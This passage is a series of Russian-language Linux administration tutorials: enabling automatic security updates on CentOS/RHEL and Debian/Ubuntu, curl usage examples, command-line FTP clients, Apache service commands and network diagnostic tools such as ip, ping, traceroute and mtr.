В следующих строках также указывается, что уведомления будут отправляться по электронной почте от **root@localhost** на ту же учетную запись. Можно выбрать другую, если необходимо.

```
emit_via = email
```

```
email_from = root@localhost
```

```
email_to = root
```

ВКЛЮЧЕНИЕ АВТОМАТИЧЕСКОГО ОБНОВЛЕНИЯ БЕЗОПАСНОСТИ НА CENTOS И RHEL 6

Изначально **cron** настроен на немедленную загрузку и установку всех обновлений, но мы можем изменить это в файле конфигурации **/etc/sysconfig/yum-cron**, установив два параметра на **yes**.

```
# Don't install, just check (valid: yes|no)
```



```
CHECK_ONLY=yes
```

```
# Don't install, just check and download (valid: yes|no)
```

```
# Implies CHECK_ONLY=yes (gotta check first to see what to download)
```

```
DOWNLOAD_ONLY=yes
```

Чтобы включить уведомление по электронной почте об обновлениях пакета безопасности, установите для параметра **MAILTO** нужный почтовый адрес.

```
# by default MAILTO is unset, so crond mails the output by itself
```

```
# example: MAILTO=root
```

```
MAILTO=wiki@merionet.com
```

И наконец запускаем наш **yum-cron** сервис:

```
----- Для CentOS/RHEL 7 -----
```

```
systemctl start yum-cron
```

```
systemctl enable yum-cron
```

```
----- Для CentOS/RHEL 6 -----
```

```
# service yum-cron start
```



```
# chkconfig --level 35 yum-cron on
```

Успех! Вы успешно настроили автоматические обновления CentOS и RHEL 7/6. В этой статье мы обсудили, как регулярно обновлять ваш сервер с помощью последних обновлений безопасности. Кроме того, вы узнали, как настроить уведомления по электронной почте, чтобы быть в курсе новых патчей.

Автоматическая установка обновлений безопасности в Debian и Ubuntu

Одной из важнейших потребностей системы Linux является постоянное обновление последних исправлений безопасности, доступных для соответствующего дистрибутива.

В этой статье мы объясним, как настроить систему **Debian** и **Ubuntu** для автоматической установки и обновления необходимых пакетов безопасности или исправлений при необходимости.

Для выполнения задач, описанных в этой статье, вам понадобятся права суперпользователя.



АВТОМАТИЧЕСКАЯ УСТАНОВКА ОБНОВЛЕНИЙ БЕЗОПАСНОСТИ

Debian и Ubuntu

НАСТРОЙКА АВТОМАТИЧЕСКИХ ОБНОВЛЕНИЙ БЕЗОПАСНОСТИ В DEBIAN И UBUNTU

Для начала установите следующие пакеты:

```
# aptitude update -y && aptitude install unattended-upgrades apt-listchanges -y
```

где **apt-listchanges** сообщит, что было изменено во время обновления.

Кстати, у нас есть статья, как сделать [автоматическое обновление пакетов безопасности на CentOS или RHEL](#)

Затем откройте **/etc/apt/apt.conf.d/50unattended-upgrades** в текстовом редакторе и добавьте эту строку в блок **Unattended-Upgrade :: Origins-Pattern** :

```
Unattended-Upgrade::Mail "root";
```



Наконец, используйте следующую команду для создания и заполнения необходимого файла конфигурации **/etc/apt/apt.conf.d/20auto-upgrades** для активации автоматических обновлений:

```
# dpkg-reconfigure -plow unattended-upgrades
```

Выберите **Yes**, когда будет предложено установить автоматические обновления (**Automatically download and install stable updates?**) и затем убедитесь, что следующие две строки были добавлены в **/etc/apt/apt.conf.d/20auto-upgrades**:

```
APT::Periodic::Update-Package-Lists "1";
```

```
APT::Periodic::Unattended-Upgrade "1";
```

И добавьте эту строку, чтобы сделать отчеты подробными:

```
APT::Periodic::Verbose "2";
```

Наконец, проверьте **/etc/apt/listchanges.conf**, чтобы убедиться, что уведомления будут отправлены в **root**.

```
email_address=root
```

Готово! В этой статье мы объяснили, как обеспечить регулярное обновление вашей системы последними обновлениями безопасности. Кроме того, вы узнали, как настроить уведомления, чтобы держать себя в курсе, когда применяются исправления.



15 примеров CURL в Linux

В середине 1990-х годов, когда Интернет еще только начинал развиваться, шведский программист по имени Даниэль Стенберг начал проект, который в конечном итоге превратился в то, что мы сегодня знаем, как **Curl**. Первоначально он стремился разработать бота, который бы периодически загружал курсы валют с веб-страницы и предоставлял пользователям IRC эквиваленты шведских крон в долларах США. Проект процветал, добавлялись новые протоколы и функции, и в конце концов мы получили тот функционал, который имеем сейчас.

ПОСМОТРЕТЬ ВЕРСИЮ CURL

Опции **-V** или **--version** будут возвращать не только версию, но также поддерживаемые протоколы и функции в текущей версии.

```
$ curl --version
```

```
curl 7.47.0 (x86_64-pc-linux-gnu) libcurl/7.47.0 GnuTLS/3.4.10 zlib/1.2.8  
libidn/1.32 librtmp/2.3
```

```
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3  
pop3s rtmp rtsp smb smbs smtp smtps telnet tftp
```

```
Features: AsynchDNS IDN IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB  
SSL libz TLS-SRP UnixSockets
```



СКАЧАТЬ ФАЙЛ

Если вы хотите загрузить файл, вы можете использовать curl с опциями **-O** или **-o**. Первый сохранит файл в текущем рабочем каталоге с тем же именем, что и в удаленном местоположении, тогда как второй позволяет вам указать другое имя файла и/или местоположение.

```
$ curl -O http://merionet.ru/yourfile.tar.gz # Save as yourfile.tar.gz
```

```
$ curl -o newfile.tar.gz http://merionet.ru/yourfile.tar.gz # Save as newfile.tar.gz
```

ВОЗОБНОВИТЬ ПРЕРВАННУЮ ЗАГРУЗКУ

Если загрузка по какой-либо причине была прервана (например, с помощью Ctrl + c), вы можете возобновить ее очень легко. Использование **-C** - (тире C, пробел, тире) указывает curl возобновить загрузку с того места, где она остановилась.

```
$ curl -C - -O http://merionet.ru/yourfile.tar.gz
```

СКАЧАТЬ НЕСКОЛЬКО ФАЙЛОВ

С помощью следующей команды вы сразу загрузите info.html и about.html с <http://merionet.ru> и <http://wiki.merionet.ru> соответственно.

```
$ curl -O http://merionet.ru/info.html -O http://wiki.merionet.ru/about.html
```



СКАЧАТЬ URL ИЗ ФАЙЛА

Если вы комбинируете curl с **xargs**, вы можете загружать файлы из списка URL-адресов в файле.

```
$ xargs -n 1 curl -O < listurls.txt
```

ИСПОЛЬЗОВАТЬ ПРОКСИ С АУТЕНТИФИКАЦИЕЙ ИЛИ БЕЗ НЕЕ

Если вы находитесь за прокси-сервером, прослушивающим порт 8080 на proxy.yourdomain.com, сделайте это:

```
$ curl -x proxy.merionet.ru:8080 -U user:password -O  
http://merionet.ru/yourfile.tar.gz
```

где вы можете пропустить **-U user:** пароль, если ваш прокси не требует аутентификации.

ЗАГОЛОВКИ ЗАПРОСА HTTP

Заголовки HTTP позволяют удаленному веб-серверу отправлять дополнительную информацию о себе вместе с фактическим запросом. Это предоставляет клиенту подробную информацию о том, как обрабатывается запрос.

Чтобы запросить заголовки HTTP с сайта, выполните:

```
$ curl -I www.merionet.ru
```



Эта информация также доступна в инструментах разработчика вашего браузера.

СДЕЛАТЬ ЗАПРОС POST С ПАРАМЕТРАМИ

Следующая команда отправит параметры `firstName` и `lastName` вместе с соответствующими значениями на <https://merionet.ru/info.php>.

```
$ curl --data "firstName=John&lastName=Doe" https://merionet.ru/info.php.
```

Вы можете использовать этот совет для имитации поведения обычной формы HTML.

ЗАГРУЗКА ФАЙЛОВ С FTP-СЕРВЕРА С АУТЕНТИФИКАЦИЕЙ ИЛИ БЕЗ НЕЕ

Если удаленный FTP-сервер ожидает подключения по адресу `ftp://yourftpserver`, следующая команда загрузит `yourfile.tar.gz` в текущий рабочий каталог.

```
$ curl -u username:password -O ftp://yourftpserver/yourfile.tar.gz
```

где вы можете пропустить **-u username: password**, если FTP-сервер разрешает анонимный вход.

ЗАГРУЗИТЬ ФАЙЛЫ НА FTP-СЕРВЕР С АУТЕНТИФИКАЦИЕЙ ИЛИ БЕЗ

Чтобы загрузить локальный файл `mylocalfile.tar.gz` в `ftp://yourftpserver` с помощью `curl`, выполните:



```
$ curl -u username:password -T mylocalfile.tar.gz ftp://yourftpserver
```

УКАЗАНИЕ ПОЛЬЗОВАТЕЛЬСКОГО АГЕНТА

Пользовательский агент является частью информации, которая отправляется вместе с HTTP-запросом. Это указывает, какой браузер клиент использовал, чтобы сделать запрос.

```
$ curl -I http://localhost --user-agent "New web browser"
```

ХРАНЕНИЕ COOKIES

Хотите узнать, какие файлы cookie загружаются на ваш компьютер, когда вы заходите на <https://www.cnn.com>? Используйте следующую команду, чтобы сохранить их в cnncookies.txt. Затем вы можете использовать команду **cat** для просмотра файла.

```
$ curl --cookie-jar cnncookies.txt https://www.cnn.com/index.html -O
```

ОТПРАВИТЬ ФАЙЛЫ COOKIE САЙТА

Вы можете использовать файлы cookie, полученные в последнем совете, при последующих запросах к тому же сайту.

```
$ curl --cookie cnncookies.txt https://www.cnn.com
```



ИЗМЕНИТЬ РАЗРЕШЕНИЕ ИМЕНИ

Если вы веб-разработчик и хотите протестировать локальную версию merionet.ru, прежде чем запускать ее в живую версию, вы можете настроить разрешение curl <http://www.merionet.ru> для своего локального хоста следующим образом:

```
$ curl --resolve www.merionet.ru:80:localhost http://www.merionet.ru/
```

Таким образом, запрос к <http://www.merionet.ru> скажет curl запрашивать сайт у localhost вместо использования DNS или файла /etc /hosts.

ОГРАНИЧИТЬ СКОРОСТЬ ЗАГРУЗКИ

Чтобы предотвратить потерю пропускной способности, вы можете ограничить скорость загрузки до 100 КБ/с следующим образом.

```
$ curl --limit-rate 100K http://merionet.ru/yourfile.tar.gz -O
```

Топ - 5 FTP клиентов для Linux

Протокол передачи файлов (**File Transfer Protocol - FTP**) - это сетевой протокол, используемый для передачи файлов между клиентом и сервером в компьютерной сети. Самые первые приложения FTP были созданы для командной строки еще до того, как операционные системы **GUI** даже стали чем-то особенным, и, хотя существует несколько клиентов FTP с графическим интерфейсом, разработчики по-прежнему создают клиенты FTP на основе **CLI** для пользователей, которые предпочитают использовать старый метод.



Вот список лучших FTP-клиентов на основе командной строки для Linux.

FTP

Операционные системы Linux поставляются со встроенными FTP-клиентами, к которым вы можете легко получить доступ, введя команду **ftp** в своем терминале.

С помощью FTP вы можете подключаться к серверам анонимно (если эта функция включена на сервере) или использовать свои учетные данные пользователя, загружать и скачивать файлы между локальным компьютером и подключенными серверами, использовать псевдонимы и так далее.

Кроме того, при использовании FTP для передачи файлов между компьютерами соединение не защищено и данные не шифруются. Для безопасной передачи данных используйте **sFTP** (Secure File Transfer Protocol) или **SCP** (Secure Copy).

LFTP

LFTP - это бесплатная утилита командной строки с открытым исходным кодом, разработанная для нескольких протоколов передачи файлов (например, **sftp**, **fish**, **torrent**) в Unix и аналогичных операционных системах.

Она включает в себя закладки, управление заданиями, поддержку библиотеки **readline**, встроенную команду зеркального отображения и поддержку параллельной передачи нескольких файлов.



lftp доступен для установки из репозитория по умолчанию с помощью диспетчера пакетов, как показано ниже.

```
$ sudo apt install lftp [Ha Debian/Ubuntu]
```

```
$ sudo yum install lftp [Ha CentOS/RHEL]
```

```
$ sudo dnf install lftp [Ha Fedora]
```

NCFTP

NcFTP - это бесплатный кроссплатформенный FTP-клиент и первая в истории альтернатива стандартной FTP-программе, разработанная для упрощения использования и нескольких улучшений функций и производительности FTP.

Его функции включают в себя повторный набор номера, фоновую обработку, автоматическое возобновление загрузки, завершение имени файла, индикаторы выполнения, поддержку других утилит, таких как **ncftpput** и **ncftpget**.

NcFTP доступен для установки из репозитория по умолчанию с помощью диспетчера пакетов.

```
$ sudo apt install ncftp [Ha Debian/Ubuntu]
```

```
$ sudo yum install ncftp [Ha CentOS/RHEL]
```

```
$ sudo dnf install ncftp [Ha Fedora]
```



[ctftp](#) - это гибкий клиент FTP / FXP, который позволяет пользователям безопасно и эффективно передавать большие файлы без использования электронной почты. Обычно он работает в командной строке, но вы можете запустить его в полу-GUI, используя **ncurses**.

Его функции включают в себя внутренний просмотрщик, который поддерживает несколько кодировок, листинг с пропуском, удаленные команды для команд вызова UDP, таких как `race`, `load`, `fxp`, `raw`, `idle` и т. Д., И шифрование данных с помощью AES-256, среди прочего.

Yafc - это FTP-клиент с открытым исходным кодом, разработанный для замены стандартной программы FTP в системах Linux с поддержкой POSIX-совместимых систем.

Он полностью бесплатен с богатым списком функций, который включает в себя рекурсивный `get` / `put` / `fxp` / `ls` / `rm`, организацию очередей, завершение табуляции, псевдонимы и поддержку SSH2 и прокси.

Yafc доступен для установки из репозитория по умолчанию, используя менеджер пакетов.

```
$ sudo apt install yafc [На Debian/Ubuntu]
```

```
$ sudo yum install yafc [На CentOS/RHEL]
```

```
$ sudo dnf install yafc [На Fedora]
```



Полезные команды для управления Apache в Linux

В этом руководстве мы опишем некоторые из наиболее часто используемых команд управления службами **Apache (HTTPD)**, которые полезно знать, разработчику или системному администратору, и держать эти команды под рукой. Мы покажем команды для **Systemd** и **SysVinit**.

Убедитесь, что следующие команды должны выполняться от имени пользователя **root** или **sudo** и работать с любым дистрибутивом **Linux**, таким как **CentOS**, **RHEL**, **Fedora**, **Debian** и **Ubuntu**.

УСТАНОВКА APACHE SERVER

Чтобы установить веб-сервер Apache, используйте ваш стандартный менеджер пакетов, как показано ниже.

```
$ sudo apt install apache2 [On Debian/Ubuntu]
```

```
$ sudo yum install httpd [On RHEL/CentOS]
```

```
$ sudo dnf install httpd [On Fedora 22+]
```

```
$ sudo zypper install apache2 [On openSUSE]
```

ПРОВЕРКА ВЕРСИИ APACHE

Чтобы проверить установленную версию вашего веб-сервера Apache в вашей системе Linux, выполните следующую команду.



```
$ sudo httpd -v
```

Или:

```
$ sudo apache2 -v
```

Пример вывода:

```
Server version: Apache/2.4.6 (CentOS)
```

```
Server built:   May   5 2019 01:47:09
```

Если вы хотите увидеть номер версии Apache и параметры компиляции, используйте флаг **-V**, как показано ниже.

```
$ sudo httpd -V
```

Или:

```
$ sudo apache2 -V
```

Пример вывода:

```
Server version: Apache/2.4.6 (CentOS)
```

```
Server built:   May   5 2019 01:47:09
```

```
Server's Module Magic Number: 20120211:24
```

```
Server loaded:  APR 1.4.8, APR-UTIL 1.5.2
```



Compiled using: APR 1.4.8, APR-UTIL 1.5.2

Architecture: 64-bit

Server MPM: prefork

threaded: no

forked: yes (variable process count)

Server compiled with....

-D APR_HAS_SENDFILE

-D APR_HAS_MMAP

-D APR_HAVE_IPV6 (IPv4-mapped addresses enabled)

-D APR_USE_SYSVSEM_SERIALIZE

-D APR_USE_PTHREAD_SERIALIZE

-D SINGLE_LISTEN_UNSERIALIZED_ACCEPT

-D APR_HAS_OTHER_CHILD

-D AP_HAVE_RELIABLE_PIPED_LOGS

-D DYNAMIC_MODULE_LIMIT=256

-D HTTPD_ROOT="/etc/httpd"



```
-D SUEXEC_BIN="/usr/sbin/suexec"
```

```
-D DEFAULT_PIDLOG="/run/httpd/httpd.pid"
```

```
-D DEFAULT_SCOREBOARD="logs/apache_runtime_status"
```

```
-D DEFAULT_ERRORLOG="logs/error_log"
```

```
-D AP_TYPES_CONFIG_FILE="conf/mime.types"
```

```
-D SERVER_CONFIG_FILE="conf/httpd.conf"
```

ПРОВЕРКА НА ОШИБКИ СИНТАКСИСА КОНФИГУРАЦИИ АРАСНЕ

Чтобы проверить ваши файлы конфигурации Apache на наличие любых синтаксических ошибок, выполните следующую команду, которая проверит правильность файлов конфигурации, прежде чем перезапустить службу.

```
$ sudo httpd -t
```

Или

```
$ sudo apache2ctl -t
```

Пример вывода:

```
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using merionet.ru.
```



Set the 'ServerName' directive globally to suppress this message

Syntax OK

ЗАПУСК СЕРВИСА АРАСНЕ

Чтобы запустить службу Apache, выполните следующую команду.

----- On CentOS/RHEL -----

```
$ sudo systemctl start httpd [On Systemd]
```

```
$ sudo service httpd start [On SysVInit]
```

----- On Ubuntu/Debian -----

```
$ sudo systemctl start apache2 [On Systemd]
```

```
$ sudo service apache2 start [On SysVInit]
```

ВКЛЮЧЕНИЕ СЛУЖБЫ АРАСНЕ

Предыдущая команда пока только запускает службу Apache, чтобы включить автозапуск при загрузке системы, выполните следующую команду.

----- On CentOS/RHEL -----



```
$ sudo systemctl enable httpd [On Systemd]
```

```
$ sudo chkconfig httpd on [On SysVInit]
```

```
----- On Ubuntu/Debian -----
```

```
$ sudo systemctl enable apache2 [On Systemd]
```

```
$ sudo chkconfig apache2 on [On SysVInit]
```

ПЕРЕЗАПУСК СЛУЖБЫ АРАСНЕ

Чтобы перезапустить Apache (остановить, а затем запустить службу), выполните следующую команду.

```
----- On CentOS/RHEL -----
```

```
$ sudo systemctl restart httpd [On Systemd]
```

```
$ sudo service httpd restart [On SysVInit]
```

```
----- On Ubuntu/Debian -----
```

```
$ sudo systemctl restart apache2 [On Systemd]
```

```
$ sudo service apache2 restart [On SysVInit]
```



ПРОСМОТР СОСТОЯНИЯ СЕРВИСА АРАСНЕ

Чтобы проверить информацию о состоянии времени выполнения службы Apache, выполните следующую команду.

----- On CentOS/RHEL -----

```
$ sudo systemctl status httpd [On Systemd]
```

```
$ sudo service httpd status [On SysVInit]
```

----- On Ubuntu/Debian -----

```
$ sudo systemctl status apache2 [On Systemd]
```

```
$ sudo service apache2 status [On SysVInit]
```

ПЕРЕЗАГРУЗКА СЕРВИСА АРАСНЕ

Если вы внесли какие-либо изменения в конфигурацию сервера Apache, вы можете указать службе перезагрузить свою конфигурацию, выполнив следующую команду.

----- On CentOS/RHEL -----

```
$ sudo systemctl reload httpd [On Systemd]
```



```
$ sudo service httpd reload [On SysVInit]
```

```
----- On Ubuntu/Debian -----
```

```
$ sudo systemctl reload apache2 [On Systemd]
```

```
$ sudo service apache2 reload [On SysVInit]
```

ОСТАНОВКА СЛУЖБЫ АРАШЕ

Чтобы остановить службу Apache, используйте следующую команду.

```
----- On CentOS/RHEL -----
```

```
$ sudo systemctl stop httpd [On Systemd]
```

```
$ sudo service httpd stop [On SysVInit]
```

```
----- On Ubuntu/Debian -----
```

```
$ sudo systemctl stop apache2 [On Systemd]
```

```
$ sudo service apache2 stop [On SysVInit]
```



И последнее, но не менее важное: вы можете получить справку о служебных командах Apache в systemd, выполнив следующую команду.

```
$ sudo httpd -h
```

Или

```
$ sudo apache2 -h
```

Или

```
$ systemctl -h apache2
```

Пример вывода

```
Usage: httpd [-D name] [-d directory] [-f file]
```

```
[-C "directive"] [-c "directive"]
```

```
[-k start|restart|graceful|graceful-stop|stop]
```

```
[-v] [-V] [-h] [-l] [-L] [-t] [-T] [-S] [-X]
```

Options:

```
-D name          : define a name for use in directives
```

```
-d directory     : specify an alternate initial ServerRoot
```



`-f file` : specify an alternate [ServerConfigFile](#)

`-C "directive"` : process directive before reading config files

`-c "directive"` : process directive after reading config files

`-e level` : show startup errors of level (see [LogLevel](#))

`-E file` : log startup errors to file

`-v` : show version number

`-V` : show compile settings

`-h` : list available command line options ([this page](#))

`-l` : list compiled in modules

`-L` : list available configuration directives

`-t -D DUMP_VHOSTS` : show parsed vhost settings

`-t -D DUMP_RUN_CFG` : show parsed run settings

`-S` : a synonym for `-t -D DUMP_VHOSTS -D DUMP_RUN_CFG`

`-t -D DUMP_MODULES` : show all loaded modules

`-M` : a synonym for `-t -D DUMP_MODULES`

`-t` : run syntax check for config files



```
-T : start without DocumentRoot(s) check
```

```
-X : debug mode (only one worker, do not detach)
```

На этом пока все! В этой статье мы объяснили наиболее часто используемые команды управления службами Apache / HTTPD, которые полезно будет знать, включая запуск, включение, перезапуск и остановку Apache.

Руководство администратора Linux по устранению неполадок и отладке

Обычные задачи системного администратора включают настройку, обслуживание, устранение неполадок и управление серверами и сетями в центрах обработки данных. В **Linux** существует множество инструментов и утилит, предназначенных для административных целей.

В этой статье мы рассмотрим некоторые из наиболее часто используемых инструментов и утилит командной строки для управления сетями в Linux в различных категориях. Мы объясним некоторые распространенные примеры использования, которые значительно упростят управление сетью в Linux.

ИНСТРУМЕНТЫ НАСТРОЙКИ, ПОИСКА, УСТРАНЕНИЯ НЕПОЛАДОК И ОТЛАДКИ СЕТИ

1. Команда ifconfig

ifconfig - это инструмент командной строки (**CLI**) для настройки сетевого интерфейса, который также используется для инициализации интерфейсов во время загрузки системы. Когда сервер запущен и работает, ifconfig можно



использовать для назначения IP-адреса интерфейсу и включения или отключения интерфейса по требованию.

Ifconfig также используется для просмотра статуса IP-адреса, MAC-адреса, а также размера MTU (максимальная единица передачи - Maximum Transmission Unit) текущих активных интерфейсов. Таким образом, ifconfig полезен для отладки или настройки системы.

Вот пример для отображения статуса всех активных сетевых интерфейсов.

```
$ ifconfig
```

```
enp1s0    Link encap:Ethernet  HWaddr 28:d2:44:eb:bd:98
```

```
        inet addr:192.168.0.103  Bcast:192.168.0.255  Mask:255.255.255.0
```

```
        inet6 addr: fe80::8f0c:7825:8057:5eec/64 Scope:Link
```

```
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

```
        RX packets:169854 errors:0 dropped:0 overruns:0 frame:0
```

```
        TX packets:125995 errors:0 dropped:0 overruns:0 carrier:0
```

```
        collisions:0 txqueuelen:1000
```

```
        RX bytes:174146270 (174.1 MB)  TX bytes:21062129 (21.0 MB)
```



```
lo      Link encap:Local Loopback

        inet addr:127.0.0.1  Mask:255.0.0.0

        inet6 addr: ::1/128 Scope:Host

        UP LOOPBACK RUNNING  MTU:65536  Metric:1

        RX packets:15793 errors:0 dropped:0 overruns:0 frame:0

        TX packets:15793 errors:0 dropped:0 overruns:0 carrier:0

        collisions:0 txqueuelen:1

        RX bytes:2898946 (2.8 MB)  TX bytes:2898946 (2.8 MB)
```

Чтобы вывести список всех доступных на данный момент интерфейсов, включенных или выключенных, используйте флаг **-a**.

```
$ ifconfig -a
```

Для того чтобы назначить IP-адрес интерфейсу, используйте следующую команду:

```
$ sudo ifconfig eth0 192.168.56.5 netmask 255.255.255.0
```

Чтобы активировать сетевой интерфейс, введите:

```
$ sudo ifconfig up eth0
```



Чтобы деактивировать или отключить сетевой интерфейс, введите:

```
$ sudo ifconfig down eth0
```

Внимание: Хотя `ifconfig` - отличный инструмент, теперь он устарел (deprecated), и его заменой является команда **ip**, о которой мы расскажем ниже.

2. Команда IP

Команда **IP** - еще одна полезная утилита командной строки для отображения и управления маршрутизацией, сетевыми устройствами, интерфейсами. Это замена для `ifconfig` и многих других сетевых команд.

Следующая команда покажет IP-адрес и другую информацию о сетевом интерфейсе.

```
$ ip addr show
```

```
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
```

```
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```
    inet 127.0.0.1/8 scope host lo
```

```
        valid_lft forever preferred_lft forever
```

```
    inet6 ::1/128 scope host
```



```
valid_lft forever preferred_lft forever

2: enpls0: mtu 1500 qdisc pfifo_fast state UP group default qlen 1000

    link/ether 28:d2:44:eb:bd:98 brd ff:ff:ff:ff:ff:ff

    inet 192.168.0.103/24 brd 192.168.0.255 scope global dynamic enpls0

        valid_lft 5772sec preferred_lft 5772sec

        inet6 fe80::8f0c:7825:8057:5eec/64 scope link

            valid_lft forever preferred_lft forever

3: wlp2s0: mtu 1500 qdisc noop state DOWN group default qlen 1000

    link/ether 38:b1:db:7c:78:c7 brd ff:ff:ff:ff:ff:ff

...
```

Чтобы временно назначить IP-адрес определенному сетевому интерфейсу (eth0), введите:

```
$ sudo ip addr add 192.168.56.1 dev eth0
```

Чтобы удалить назначенный IP-адрес с сетевого интерфейса (eth0), введите:

```
$ sudo ip addr del 192.168.56.15/24 dev eth0
```

Чтобы показать текущую таблицу соседей в ядре, введите:



```
$ ip neigh
```

```
192.168.0.1 dev enp1s0 lladdr 10:fe:ed:3d:f3:82 REACHABLE
```

3. Команды **ifup**, **ifdown**, и **ifquery**

Команда **ifup** активирует сетевой интерфейс, делая его доступным для передачи и получения данных.

```
$ sudo ifup eth0
```

Команда **ifdown** отключает сетевой интерфейс, сохраняя его в состоянии, когда он не может передавать или получать данные.

```
$ sudo ifdown eth0
```

Команда **ifquery** используется для анализа конфигурации сетевого интерфейса, что позволяет получать ответы на запросы о том, как он настроен в данный момент.

```
$ sudo ifquery eth0
```

4. Команда **Ethtool**

ethtool - это утилита запроса и изменения параметров контроллера сетевого интерфейса и драйверов устройств. В приведенном ниже примере показано использование **ethtool** и команды для просмотра параметров сетевого интерфейса.

```
$ sudo ethtool enp0s3
```



Settings for enp0s3:

Supported ports: [TP]

Supported link modes: 10baseT/Half 10baseT/Full

100baseT/Half 100baseT/Full

1000baseT/Full

Supported pause frame use: No

Supports auto-negotiation: Yes

Advertised link modes: 10baseT/Half 10baseT/Full

100baseT/Half 100baseT/Full

1000baseT/Full

Advertised pause frame use: No

Advertised auto-negotiation: Yes

Speed: 1000Mb/s

Duplex: Full

Port: Twisted Pair



```
PHYAD: 0
```

```
Transceiver: internal
```

```
Auto-negotiation: on
```

```
MDI-X: off (auto)
```

```
Supports Wake-on: umbg
```

```
Wake-on: d
```

```
Current message level: 0x00000007 (7)
```

```
drv probe link
```

```
Link detected: yes
```

5. Команда Ping

ping (Packet INternet Groper) – это всеми известная утилита, обычно используемая для тестирования соединения между двумя системами в сети (LAN или WAN). Ping использует протокол ICMP (Internet Control Message Protocol) для связи с узлами в сети.

Чтобы проверить подключение к другому узлу, просто укажите его IP или имя хоста, например:

```
$ ping 192.168.0.103
```



```
PING 192.168.0.103 (192.168.0.103) 56(84) bytes of data.
```

```
64 bytes from 192.168.0.103: icmp_seq=1 ttl=64 time=0.191 ms
```

```
64 bytes from 192.168.0.103: icmp_seq=2 ttl=64 time=0.156 ms
```

```
64 bytes from 192.168.0.103: icmp_seq=3 ttl=64 time=0.179 ms
```

```
64 bytes from 192.168.0.103: icmp_seq=4 ttl=64 time=0.182 ms
```

```
64 bytes from 192.168.0.103: icmp_seq=5 ttl=64 time=0.207 ms
```

```
64 bytes from 192.168.0.103: icmp_seq=6 ttl=64 time=0.157 ms
```

```
^C
```

```
--- 192.168.0.103 ping statistics ---
```

```
6 packets transmitted, 6 received, 0% packet loss, time 5099ms
```

```
rtt min/avg/max/mdev = 0.156/0.178/0.207/0.023 ms
```

Вы также можете указать ping выходить после указанного количества пакетов **ECHO_REQUEST**, используя флаг **-c**, как показано ниже:

```
$ ping -c 4 192.168.0.103
```



```
PING 192.168.0.103 (192.168.0.103) 56(84) bytes of data.
```

```
64 bytes from 192.168.0.103: icmp_seq=1 ttl=64 time=1.09 ms
```

```
64 bytes from 192.168.0.103: icmp_seq=2 ttl=64 time=0.157 ms
```

```
64 bytes from 192.168.0.103: icmp_seq=3 ttl=64 time=0.163 ms
```

```
64 bytes from 192.168.0.103: icmp_seq=4 ttl=64 time=0.190 ms
```

```
--- 192.168.0.103 ping statistics ---
```

```
4 packets transmitted, 4 received, 0% packet loss, time 3029ms
```

```
rtt min/avg/max/mdev = 0.157/0.402/1.098/0.402 ms
```

6. Команда Traceroute

Traceroute - это утилита командной строки для отслеживания полного пути от вашей локальной системы до другой сетевой системы. Traceroute отображает количество хопов (IP-адресов маршрутизатора) по тому пути, по которому вы идете, чтобы добраться до конечного сервера. Это простая в использовании утилита для устранения неполадок в сети после команды ping.

В этом примере мы отслеживаем маршрут, по которому пакеты отправляются из локальной системы на один из серверов Google с IP-адресом 216.58.204.46:

```
$ traceroute 216.58.204.46
```



tracert to 216.58.204.46 (216.58.204.46), 30 hops max, 60 byte packets

1 gateway (192.168.0.1) 0.487 ms 0.277 ms 0.269 ms

2 5.5.5.215 (5.5.5.215) 1.846 ms 1.631 ms 1.553 ms

3 * * *

4 72.14.194.226 (72.14.194.226) 3.762 ms 3.683 ms 3.577 ms

5 108.170.248.179 (108.170.248.179) 4.666 ms 108.170.248.162
(108.170.248.162) 4.869 ms 108.170.248.194 (108.170.248.194) 4.245 ms

6 72.14.235.133 (72.14.235.133) 72.443 ms 209.85.241.175 (209.85.241.175)
62.738 ms 72.14.235.133 (72.14.235.133) 65.809 ms

7 66.249.94.140 (66.249.94.140) 128.726 ms 127.506 ms 209.85.248.5
(209.85.248.5) 127.330 ms

8 74.125.251.181 (74.125.251.181) 127.219 ms 108.170.236.124
(108.170.236.124) 212.544 ms 74.125.251.181 (74.125.251.181) 127.249 ms

9 216.239.49.134 (216.239.49.134) 236.906 ms 209.85.242.80 (209.85.242.80)
254.810 ms 254.735 ms

10 209.85.251.138 (209.85.251.138) 252.002 ms 216.239.43.227
(216.239.43.227) 251.975 ms 209.85.242.80 (209.85.242.80) 236.343 ms

11 216.239.43.227 (216.239.43.227) 251.452 ms 72.14.234.8 (72.14.234.8)
279.650 ms 277.492 ms



```
12  209.85.250.9 (209.85.250.9)  274.521 ms  274.450 ms 209.85.253.249
(209.85.253.249)  270.558 ms

13  209.85.250.9 (209.85.250.9)  269.147 ms 209.85.254.244 (209.85.254.244)
347.046 ms 209.85.250.9 (209.85.250.9)  285.265 ms

14  64.233.175.112 (64.233.175.112)  344.852 ms 216.239.57.236
(216.239.57.236)  343.786 ms 64.233.175.112 (64.233.175.112)  345.273 ms

15  108.170.246.129 (108.170.246.129)  345.054 ms  345.342 ms 64.233.175.112
(64.233.175.112)  343.706 ms

16  108.170.238.119 (108.170.238.119)  345.610 ms 108.170.246.161
(108.170.246.161)  344.726 ms 108.170.238.117 (108.170.238.117)  345.536 ms

17  lhr25s12-in-f46.1e100.net (216.58.204.46)  345.382 ms  345.031 ms
344.884 ms
```

7. MTR Network Diagnostic Tool

MTR - это современный инструмент для диагностики сети из командной строки, который объединяет функции ping и traceroute в одном диагностическом инструменте. Его вывод обновляется в режиме реального времени, по умолчанию, пока вы не выйдете из программы, нажав **q**.

Самый простой способ запустить mtr - указать в качестве аргумента имя хоста или IP-адрес следующим образом:

```
$ mtr google.com
```

ИЛИ



```
$ mtr 216.58.223.78
```

Пример вывода:

```
wiki.merionet.ru (0.0.0.0) Thu Jul 12  
08:58:27 2018
```

```
First TTL: 1
```

Host				Loss%	Snt	Last
Avg	Best	Wrst	StDev			
1.	192.168.0.1			0.0%	41	0.5
0.6	0.4	1.7	0.2			
2.	5.5.5.215			0.0%	40	1.9
1.5	0.8	7.3	1.0			
3.	209.snat-111-91-120.hns.net.in			23.1%	40	1.9
2.7	1.7	10.5	1.6			
4.	72.14.194.226			0.0%	40	89.1
5.2	2.2	89.1	13.7			
5.	108.170.248.193			0.0%	40	3.0
